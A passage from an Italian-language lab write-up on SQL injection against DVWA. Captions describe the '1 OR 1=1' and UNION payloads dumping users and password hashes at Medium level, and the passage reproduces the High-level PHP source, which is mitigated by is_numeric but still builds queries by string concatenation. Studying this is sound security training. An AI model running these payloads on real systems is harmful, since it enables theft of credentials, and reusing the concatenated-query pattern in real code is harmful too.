



*Figura 18 — Payload 1 OR 1=1 (senza apici): tutti gli utenti restituiti a livello Medium*





*Figura 19 — UNION senza apici a livello Medium: hash delle password estratti*

## 3.5 Livello HIGH — vulnerabilità mitigata

A High, oltre all'escape, il codice verifica is_numeric($id): se l'input non è numerico, la query non viene nemmeno eseguita. I payload di injection (non numerici) vengono quindi bloccati e non restituiscono alcun risultato.

**High SQL Injection Source**

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

*Figura 20 — View Source livello High: controllo is_numeric($id)*





*Figura 21 — Payload di injection a livello High: nessun risultato, input bloccato da is_numeric = SQLi mitigata*